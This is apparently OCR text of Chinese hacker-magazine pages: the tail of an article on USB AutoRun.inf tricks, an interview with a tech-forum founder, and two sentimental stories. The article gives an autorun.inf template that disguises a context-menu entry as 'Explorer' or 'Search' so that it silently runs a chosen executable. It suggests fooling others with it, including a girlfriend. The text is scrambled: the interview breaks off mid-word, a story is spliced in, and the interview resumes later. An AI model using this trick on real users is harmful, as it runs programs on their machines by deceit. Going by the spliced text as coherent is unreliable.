看来不管怎样小心都有可能触发别人的病毒程序。现在教大家怎样安全的进入U盘，从上面的文章大家应该都意识到了危险，后面我还会向大家解释右键菜单几乎是不可靠的。那我们总不能每次打开U盘都用Winrar吧，这多麻烦呀。经过我的多次试验，终于找到了一个相对安全的方法，可以绕过AutoRun，不会触发其内部关联的可执行程序。其实点开“地址栏”的下拉列

表，选择U盘的盘符，就可以安全的进入了，如图8。




图8 从地址栏的下拉列表中进入U盘

现在我还是要对初学电脑的朋友说：一定要养成好的使用电脑的习惯，打开U盘最好用我今天介绍的“地址栏法”（我到现在还没找到比这个更好又方便的办法，如果那位高手知道请告诉我）。（小编：可以点击资源管理器上的“文件夹”按钮，然后从左侧的树状文件夹结构里打开U盘，或者进入cmd，转到U盘后执行命令start .，嘀嘀~~）

细心的朋友应该在图5上应该发现了，代码中还有这么一段：

```
shell\auto=自动播放(&Auto)
shell\auto\command=Mon.exe
```

我想这句话主要是用来迷惑我们的，我们会认为有了“自动播放”那么“打开”就一定是安全的了（就这么几个字还能算是社会工程学呢）。我模仿着这句话写了以下的代码：

```
shell\explorer=资源管理器(&x)
shell\explorer\command=b.exe
```

拔下U盘后重新插上，右键菜单里果然躺着一个“资源管理器（&x）”，如图9。选择后我那个b.exe就乖乖的运行了。

到此我想已经有朋友想试着自己写点东西了。关于Autorun.inf，以前的黑手上已经有相关的文章介绍过了，为了照顾新读者，我这里还是再说一下：




图9 多了“资源管理器（&x）”

```
shell\abcd=文字
shell\abcd\command=可执行文件
```

其中“abcd”为任意的字母或数字，两个“abcd”要相同且不能和其它的一样。如：已经有“open”项了就不能再用“open”；“文字”为任意的文字，它将出现在右键菜单中，最好在后面加上形如“(&abc)”的标记，看起来正宗些；“可执行文件”为你要关联的文件，需要是以.exe为后缀的文件。


我就不多啰嗦了，大家自己试试。除了“资源管理器(&X)”我们还可以整个“搜索(&E)…”什么的以假乱真。或是去买个U盘送给女朋友，在U盘中写个AutoRun.inf，再按照格式写下刚刚教的代码，“文字”部分就写你们爱的誓言，写在open后面，双击就可以运行。用VB画一个可执行文件，最好弄个甜蜜的照片在上面，按钮就写“爱你一万年”，autorun.inf代码关联你这个可执行文件。当你女朋友拿到这个你精心制作的U盘还不爱死你（这样的浪漫可不多哟）。这样改了以后，图标还是一样可以改的，参见《黑手》2007、07期《U盘也变脸》。

注：本文介绍的AutoRun.inf在其它本地磁盘上一样适用（如D盘），只不过要使修改生效需要重启电脑才行。部分杀毒软件已经把AutoRun.inf当病毒了，大家用的时候小心点就是了。

[文章中涉及到的工具b.exe和autorun.inf在光盘中有收录]

编辑点评：

关于Autorun.inf已经有过很多讨论了，上面这篇文章一是为了温故，二是想通过这篇文章让大家看到Autorun.inf修改驱动器后的一些表象，同时了解表象背后的真相。很多时候我们只看到了这样那样的不同，但是不明白为什么会这样，于是问题得不到解决。小编的经验就是多尝试不同的情况，思路要清晰，最后要做总结，这是一种很有效的探究事物本质的方法，在计算机领域也很有用。这篇文章只讲了Autorun.inf文件的一小部分内容，关于它的更详细信息大家可以查看以前的黑手以及黑手出过的图书，当然到MSDN查看官方解释是最好的选择。



采访Lenk

大家看我们杂志的时候是否会常常看到来自L.S.T的作者？对，他们就是Lenk技术联盟的朋友们！本期采访我们就邀请到L.S.T（**Lenk技术联盟**）的首席管理lenk，让大家了解他和网站www.slenk.net的创建及未来发展。

NoHack：Hello！Lenk，能否先和大家简单的介绍下自己？

Lenk：Hello，大家好，我是Lenk，福建漳州人，于06年10月创立的Lenk技术联盟。我接触网络安全是在2000年的时候，接触的时间算是不晚，现任职程序开发员。

NoHack：当初是什么原因使你接触黑客领域的？

Lenk：兴趣来着，也是机缘巧合。访问了原先的小风居、黑白网络，技术是迷人的，然后投入了不少的时间和精力来学习。

NoHack：你是Lenk技术联盟的首席管理，当初创建Lenk技术联盟，是自己的想法还是一些志同道合朋友的建议呢？

Lenk：创建的时候，是从个人的出发点走的，因为和广大刚入门的朋友一样，带着迷茫和极大的兴趣去接触。学习的过程是艰辛的，我理解这种情绪，所以建立了Lenk技术联盟，希望为大家搭建一个良好的讨论环境。我们会在论坛尽力的回答会员们的每个问题，和大家一起进步。群策群力，互助共进，这个是联盟的宗旨，也是建立Lenk技术联盟的初衷！

NoHack：创建Lenk技术联盟遇到过什么困难没有？最大的困难是什么？

Lenk：联盟在创建初期，通过这个平台，认识了不少的朋友。建立一个论坛容易，管理论坛不容易，我们组织了内部人员群，分为技术组和管理组，这些都是义务的，凭着为联盟发展的热情，努力的做好本职工作，使联盟发展迅速。今年的三月份左右，论坛管理组分裂，这个是我不想看到的，也是联盟碰到的最大困难，期间联盟站点一直处理空置状态，我也因为学习原因，站点一时闲置。

NoHack：Lenk技术联盟的许多版块都是私密版快！貌似需要注册才能够浏览里面的内容，这是一种新的管理模式？还是为了促进论坛发展的一种方法？

Lenk：加入私密板块，我们不希望朋友们在未登入的状态下浏览完帖子，就走开，这个模式有点强制性，希望的是更多的人来投入讨论，而并非资料库似的论坛。 这个模式也许有不合适的地方，我们也希望广大朋友能够给出好的建议。

NoHack：Lenk技术联盟的技术面很广，你们以什么技术为主打？还是全面发展？

Lenk：发展方向我们一直在探索与改进，现在论坛涉及面较

XApache：看稿子的时候正好赶上十七大召开，这是个好事情。比如单位里很多热衷于炒期货和股票的员工发现十七大召开后第一天好几支很牛的股票都不涨了，于是很多员工准备抛掉。网管：哼，这下不用天天开着股票软件占带宽了吧。不料第二天股市行情又好的不得了。看来投资者对中国未来经济发展以及股市走势还是充满信心的嘛。好了，下面给大家送上两篇充满温情的小说，对抗一下秋季的凉意。




图 笨笨

总喜欢灰色隐晦的文字，看所有虚幻中的故事，看安妮，张小娴。

把自己化身为她们故事中的那个主角，以为自己就真的是那个人。我的世界除了虚拟的网络再也搀杂不下其他，自己会在夜深的时候用吟唱的方式写下心底深处强烈的痛和虚无，以为没人能懂，也是真的没人能懂。

习惯所有的人都叫我笨笨，笨是愚笨和蠢笨的意思，朋友和网友都会安慰性的说：笨即是可爱，男人们都喜欢笨一点的女子。

婚姻对于我来说应该就是找个爱我的男人，然后过着自己想要的生活。而这个男人，我从懂事起就认识了他。爱我，爱到失去自己。我可以在他与朋友聚会的时候一个不高兴转身而去，也可以在两人心情都刚好的时候说我需要回家整理下灰色的心情。

我说，我是个怕冷的女人。所以每晚睡觉前他都会把我搂得很紧很紧。

我说，我缺少安全感。所以他把房间全部刷成了暖色，说这样可以时刻感觉到他强有力的气息。

我说，你不爱我了我去嫁谁？所以他每天说三次我爱你，早中晚一次不落。

我说，我需要一个独立的空间。所以他在书房放了一张和卧室一样大的床，床边放着我的电脑。

我说，我喜欢宠物，但讨厌宠物留下的污物难以清理。所以他在我书房的床上摆满了玩具宝贝。

……

我终于相信幸福是平凡的，谁可以自懂事起就遇见一个男人这样持之以恒用心相待？他们对我说：你是幸福的。我对自己说，我是幸福的。

开始接受幸福是属于我的那天起，我每晚都会回卧房睡觉，会在他起床之前做早餐，轻落一个吻在他额头等着他说爱我，会在每天他回来之前做好他爱吃的菜，会每天饭后陪着他出去散步，轻挽他的手。一定会有人说：这是小区里最幸福的一对夫妻。

我一直相信自己是最幸福的。

他说，他很快得到上司的赏识了。我去烹饪班学了半个月的做菜。

他说，每天会有很多很多的应酬。我每天敲打键盘写情感故事，主角个个都是他。

他说，他以后晚上没时间回家吃饭了。我做好他喜欢吃的菜，突然发现这些菜都是自己以前不碰的。

他说，傍晚散步时，邻居有异样的眼神，我晚上睡觉一个人守着冰冷的被窝。

他不再说爱我，但我一直相信他是爱我的，我是幸福的。我仍然是个幸福的女人。

那天，他很早回来。我客厅厨房两边跑，我要做他最喜欢吃的菜。他在客厅拉住我，你停一下，我有很重要的事对你说。我笑，什么时候你变成了急性子。他递给我一份白色文件，已经签了字的离婚协议书。我望着他，他深沉地看着我，缓缓的说："和你在一起，很累。你像个孩子，这样的婚姻，让我没办法喘气。其实，我们并不合适"。我认真的问他，真的吗？你真的觉得我们在一起不合适？他看着我，认真的点头。我知道我已经失去了这段婚姻，我拿着已经签好的离婚协议书走进书房。

满地都是我们糜烂的借口
满地都是我们华丽的遗骸
满地都是我们可耻的幸福
夜深人静
孤灯月下
寂寞阑珊

广，论坛是以问答讨论的形式出现，返回到论坛交流的本质。现开设两大板块：程序开发和网络安全。这个定位比较广泛，难度也不小，我们会尽力去做好的。并且会在适当的时候做出调整！

NoHack：既然是Lenk技术联盟，为什么域名是slenk.net？难道是为了流行？

Lenk：因为域名lenk.net、lenk.com已被注册，没采用cn域名，所以就用了slenk.net，并不是为了赶什么时尚或者流行！

NoHack：对于黑客，你认为具备什么条件才能被称为黑客？

Lenk：个人对黑客的理解，更多的是精神上的崇高，我们老在提：学技术要先学会做人。黑客需要具备很多的要素，道德和技术是不可或缺的，他们能孜孜不倦的攀登技术顶峰，也能毫无吝啬的分享，值得崇敬！

NoHack：现在很多网站，还有报道，都提倡黑客精神，你个人理解的黑客精神是什么？

Lenk：勇于挑战规则，提倡自由、共享，具有打破规则的勇气以及分享精神。

NoHack：谈到分享精神，但是现在的这个领域并非是这样的，而且产生了黑色产业，你对这种现象有什么看法？这是偶然还是必然的？又或者说这是遵循了事物发展的规律？

Lenk：这个是有其必然性的，随着网络的发展、信息化，更多的朋友接触了网络安全，更多的朋友在前人的成果上很快的掌握了技术。我曾看过一个笑话，说一外来入侵者要入侵中国网站，却被网页木马搞得无比狼狈。这个笑话反应了中国网站整体安全性令人担忧。我们可以发现，接触网络安全的朋友越来越低龄化，可喜的看到国民的网络安全意识正在不断的提高。物有两用，在欣慰的同时不禁也担心：这些朋友会如何去利用手中的技术？是造福还是危害？黑色产业链产生了，这是我们不愿意见到的，又是意料之中的。归根在于个人的价值观取向，法律的不健全也是黑色产业链发展的一个原因。最最主要的是黑色产业来钱快！可以一夜暴富！

NoHack：你现实世界里的朋友知道你是个黑客技术爱好者吗？他们对你有什么看法？会不会每次做系统都找你啊！（ps：背景：偷笑！）

Lenk：现实中的朋友很少知道我对计算机有比较好的使用能力，我是文科出身，平常也很少讨论关于网络的事情，所以他们并不知晓！（ps：至于做系统，不会是你每次都被MM拉去吧？哈哈！）

NoHack：看你的签名写着"鲁迅：要生存，要温饱，要发展！"，难道鲁迅先生是你的偶像？

Lenk：鲁迅先生有很多地方值得我们学习，这句话简要说明了人生活要解决和要努力的方向，有生存，求温饱，思进步。谈不上偶像，是学习的楷模！

NoHack：在采访的最后，能否公布下你的联系方式，方便大家和你学习交流？

Lenk：可以的，我的QQ号码是：408053102，E-MAIL：lenk@lenk.cn，也可以来Lenk技术联盟找我，请访问http://www.slenk.net，欢迎大家联系交流、指教。

NoHack：认识Lenk还是靠技术结缘啊，大家有共同的爱好，喜欢研究自己感兴趣的东西。技术是永无止境的，大家一起享受的是攀登技术高峰路途上的种种经验，那也是人生的一大宝贵财富之一。记住：你身边并不只有你一个人，你并不孤单，你享受着，也共享着自由的空气…… 黑客NOHACK

踮起脚尖，旋转，跳舞，回落。衣袂翻飞，点头，微笑，恍惚。

十字路口前，你说，我们彼此都该选择自己要走的路。你的路不是我的选择。

也不知道，在心动进入到秋天的时候是不是痴缠复杂到没了你我之分。

秋天怎么还不来，秋天已过完。

花儿怎么还不开，果实已残败。

我骗了自己骗了你，我知道世上不是什么都成正比，我知道被疼也许只是一种运气，我只是无法交待自己。

努力的为你改着，却变不了曾经预留的伏笔。

月和星星的投影，映着红妆粉黛，让我有一瞬间的光景忘了还有未来。

我的痴缠，你的纠结。我的情，你的愿。我的冀望，你的辜负。我的毒，你的药。我的，你的。

穹宇苍苍，夜雾茫茫，盼的都是空，唤的都是风。我固执的不要安慰，不要怜惜。

自此，想必结果已出。

谁陪我看完最后一场焰火，谁陪我跳完最后一支舞，谁陪我唱完最后一首歌，谁在和我分离的时候说：永不再见。

终究是散了。

华灯初上，倦怠收场。

红颜归尘之后，满面懈怠之前。

泪水被喧嚣掩盖，心情被时间冲淡。

另一场序幕，缓缓拉开……

我在离婚协议书上签好了字，他把房子和一切都留给了我。一切都没有变化，只是再没有了他。我学会写无关爱情的文字，写可以吓人的鬼故事，写小小说。关于爱情，似乎不能碰触。听劲爆的音乐，一切无关爱情。我与焘的婚姻，始于2005年8月7日，止于2006年9月8日。2006年11月17日保险公司来电话说焘给自己投了人寿保险，受益者是我，赔偿金是20万。有保险公司业务员上门，在屋里呆了几个小时，眼睛红红的走了，次日收到保险公司赔偿的20万。焘于2006年10月15日死于脑癌。

焘的日记

2005年8月5日：亲爱的笨笨宝贝老婆，我终于就要实现自己26年来的梦想了。后天就是我们大喜的日子，我按照你的要求布置了你想要的书房，虽然你说你想要个独立的空间，但我还是想在你所有经过的地方留下我存在的痕迹。嘿嘿，你真是我的笨笨老婆，别看你一天到晚对着电脑打字，但你对电脑却一窍不通，你所有的东西都在D盘，你除了D盘别的地方不去。我要在E盘放下我们共同生活的足迹，当然，为了不让你发现，我会很小心的隐藏起来并设置密码，如果你有天发现并打开了这个文件夹，那就证明是我教导有方。这个文件夹的密码很简单，就是你的生日，也是我们的结婚纪念日。如果你找到了隐藏的文件你就会发现密码的提示。忽忽，你的电话来了，我要去接你了哦，老婆，我在这向你保证，我会让你很幸福的。因为我爱你爱了26年，在以后的日子里我还会继续爱你，直到我不在的那天。

2005年8月7日：老婆，你睡着了，知道你缺乏安全感，但今天我实在是太兴奋了，我以后绝对不会让你一个人睡了，今天特殊日子就原谅我吧。老婆你知道吗，你是我见过的最漂亮的新娘，看着你从家门口款款向我走来的时候我都呆了，还是旁边的朋友叫我才知道赶紧去抱你上车的。记得小时候我们在一起游戏，我老喜欢扯你的头发，现在你的头发那么黑那么直，我都舍不得下手了。哈哈，高兴，我来抱你睡觉了哦。

2005年10月1日：今天国庆节，你玩累休息了。但只要你开心就好了。老婆我发现你开始变了，你开始不整天对着电脑了，你的文字也不再是灰色，你开始学着做家务，你开始有更多的时间对着我，你对着我微笑，会主动来抱着我。我知道你开始从孩子蜕变为一个成熟的女性了。其实老婆，你没必要为我改变，怎样的你都是我喜欢的。爱你一场注定就是一辈子了，我会对你的此生负责，所以，不必为我去做什么，我会努力的为你营造一个不下雨的天空。

2005年12月2日：老婆，那天你看《童话》的MV，那女孩在最后问那男孩：你还会记得我吗？你的泪一瞬间掉落。我的笨笨老婆你还是这样感性，但我喜欢的就是你的善心和不做作，真实的你永远是我的骄傲。在这里我答应你，我一定会守护你到我们生命的尽头，谁说只有女孩才是天使，男人也可以做天使的，我就要做守护老婆的天使。老婆你现在呆在电脑前的时间越来越少了，陪我的时间越来越多了。我今天学了句网上用语在这先给你：么么8787。嘿嘿。

2005年12月5日：今天上班的时候在机房晕倒了，不知道怎么回事。快过年了，等年后去医院检查下吧。应该没什么事的，可能太累了，我要把身体养好陪老婆。

2006年1月7日：所有的事都基本忙完了，我的眼光真不错，老婆现在真是一个大大的贤妻了，什么事都能应对的这么周到。9号要上班了，明天抽空去医院检查下，最近头晕的厉害。

2006年1月11日：中午休息时间去了趟医院，医生要我做个全面的检查，我有种不好的预感，希望没什么事。

2006年1月15日：拿到医院结果的时候，我有种天塌下来的感觉，竟然是脑癌，还是晚期。医生说我最多还有大半年的时间，要我住院治疗，这样可能多活点日子。我拒绝了，我不能让我老婆知道，我现在该做的事就是在最短的时间赚最多的钱，我不可以让老婆在我走后无所依靠。突然很恨自己不争气，我该用怎样的态度去对待老婆，乱……

2006年2月2日：我始终不知道该怎样去赚最多的钱，如果我懂做生意就好了，我现在只能保证和老婆的日常开支，我走了老婆该怎么办，恨自己没用，我用什么去守护老婆一辈子，她还是个孩子，看着她撒娇的坐在我的腿上，泪差点忍不住流下来，只能说累了。

2006年2月4日：今天有保险公司的朋友对我说人要学着为自己买点意外保险，或许这是个办法。

2006年2月6日：我找到在人民医院做医生的同学，问他有没有办法帮我搞一份身体健康的证明。同学的眼神差点让我放弃，希望不会害了他。

2007年2月7日：顺利到保险公司买到了人寿保险，受益人填的是老婆的名字。希望事情不会败露，不敢去朋友上班的那家保险公司，怕牵连到朋友。

2007年3月1日：我回家越来越晚，我不敢看老婆的笑脸。我骗她说我要应酬，我有机会升职，老婆慢慢变得沉默，我怕看老婆希翼的眼神，她那么孤单那么可怜，我看见她写的文字又开始出现灰色，文字主角却个个都是我。老婆对不起，我食言了，不能陪你走完这辈子。我不信命，这一刻我多希望命运能给我一个交代。

2007年4月1日：老婆越来越憔悴，我下班在小区下面看着家里的灯一直亮着，她一直穿梭在客厅和厨房之间，她一定是在等我。到了两点，不能不回，门开时发现灯全灭了，老婆不想让我担心，她的眼睛里写着疑惑和不确定，她却选择相信，而我，只能这样残忍的选择伤害。谁说男子无泪，只因未到伤心处。老婆，对不起，真的是爱你。

2007年5月8日：感觉身体越来越不行，晕厥的次数越来越多，我没有时间了，我该怎样和老婆说再见。必须在生命终结之前和老婆结束，这样，老婆没那么伤心，保险公司那边也不会起疑。可是，我是那么的舍不得，好想好想一直留在老婆身边，在生命的最后一刻。再陪你几个月吧，看着你的消瘦我的心在滴血，都是我害的。老婆，你经常为我做的那几个菜其实是我一直想让你吃的，你总是偏食，你现在应该也习惯吃那些菜了，你要为我好好活着。

2007年9月6日：我已经辞职了，我的身体让我没办法继续工作。这意味着我也到离开你的时候了。老婆，你要好好的，一定要为我活着，把我的那份一起活着。老婆我爱你，我不相信下辈子，但如果真有下辈子，我一定偿还这辈子我欠你的。

2007年9月25日：老婆，我看着你走出小区才进家的。你都忘记问我要家门的钥匙了，这钥匙我想带着和我一起走，你应该不会有意见吧。他们说，人死后他的魂魄还可以留在阳间，我一定会留在阳间，不知道那样你还能不能感觉到我的存在。我们法

定的夫妻时间只有1年1个月1天，这数字真好，一辈子都要。那天，忍住所有伤痛看着你为我的回来高兴，看着你忙上忙下，实在不想叫住你，可是，话终究要出口，你那样看着我问我，我不知道回答，我只能点头，我怕一说话就忍不住。我看你走进房间，我想拉住你抱着你，可是我的脚不能移动。老婆对不起，这辈子负了你，你一定要好好的活着，如果遇见好的男人，一定要相信那男人的爱情。我看不清楚屏幕了，我又怕你回家看到我，老婆对不起真的对不起，我爱你。

焘于2006年10月15日因脑癌晚期死于父母家中，对父母唯一的要求是不告诉笨笨，陪葬品是一串钥匙。

锌

我叫锌，为了从那片贫瘠的土地上爬出来我终于考上了大学，榨干了父母乡亲的血汗。

大学毕业后我很快对所谓的城市生活感到失望，这些人，瞧不起我们乡下来的人。我在这城市呆了大半个月后才找到了份工作，虽然是送煤气的，但是怀揣着家乡人的希望我硬着头皮也得上。这工作没什么技术含量，大学学的计算机专业在这不顶一点用，只要力气就行。干了一个多月，托同学找关系终于找到了份在保险公司做单的工作，就是把所有的客户资料全部整理好输人电脑就行。虽然和专业不是很对口，但这样下去我相信自己一定可以闯出一番自己的事业，让这些所谓的城里人看看。

在煤气公司上班的最后一天，一口气爬到最高层6楼；左手叉腰，右手扶着肩头的煤气罐，用右手肘按响门铃。门开处一张素白的脸，乌黑的头发垂到腰间，米老鼠的睡裙，手指间还夹着一支茶花牌的烟。淡淡的说：进来吧。我看得呆了，这么漂亮的女孩子配这样优雅的姿势我还是第一次见到，那女孩皱眉我才反映过来，赶紧到厨房帮她换好煤气。走到客厅听见卧房有摔打键盘的声音，不好进去。那女孩很快出来给我钱就转身。忍不住问了句：电脑怎么了。女孩子上下打量我一番：你懂？“是呀，我大学学这个的。”我很高兴的回答，那女孩从鼻孔哼了声：算了吧，别弄得更坏了你赔不起。气得我赶紧转身，故意用脏衣服在她雪白的墙上蹭了蹭，随她在后面使劲叫也不理。

这事让我明白想融人这城市就必须先把自己穿戴得像城市人一样，我换了一个做保险的工作，我需要在外表上改变下自己。拿着一个月的工资拖着同学带我去买了几套衣服，虽然我知道父母在等着我的钱，但我更希望在将来给他们更多钱。

开始上班不是很顺利，同事们都可以看出我是刚出道的，好在只是做单，并没有实质的利益关系，他们对我也没怎么提防。

我看得多了也就学得快，原本想要再换行的心已经淡漠了，我发现做保险其实更能赚钱，尤其是做业务员。老板在知道我的想法之后给了我2个月的实习期，因为开始做单记得许多客户的资料，我做起来容易的多，两个月大大小小已经卖出去了10多份保险了。而且我还成功的抓住了一位骗保的顾客。老板提升我做业务主管，这样我不仅有底薪还有提成，有时候自己也拉单，我感觉离自己的理想越来越近了。

自动上门的顾客很少，焘来的时候我在整理客户的资料。他咨询的很详细，买保险的客人基本都会问得很详细。奇怪的事他好象一直不安，似乎藏着什么事，但他给我的资料又都全是真实有效的，给他办完后也没多想就抛到脑后了。

正是我混得如鱼得水的时候，医院说在我们这投保的一位客人得脑癌死了。老板很郁闷，叫我去搞清这件事。我查到资料是7个月前的保单，而医院结果却是脑癌晚期，联想到那天焘投保的神情，想着感觉不对，不会是又一个骗保的吧。

我调出受益人的地址，是投保人前妻的地址。竟然是在出事前一个月离的婚。但资料显示并没有错，照条约公司应该赔偿受益人20万。直觉告诉我事有蹊跷，但没证据就只能照合约办事。为了证明自己的疑惑，也为了不想让老板把我当成倒霉鬼，我决定从受益人入手查出这事的内幕。

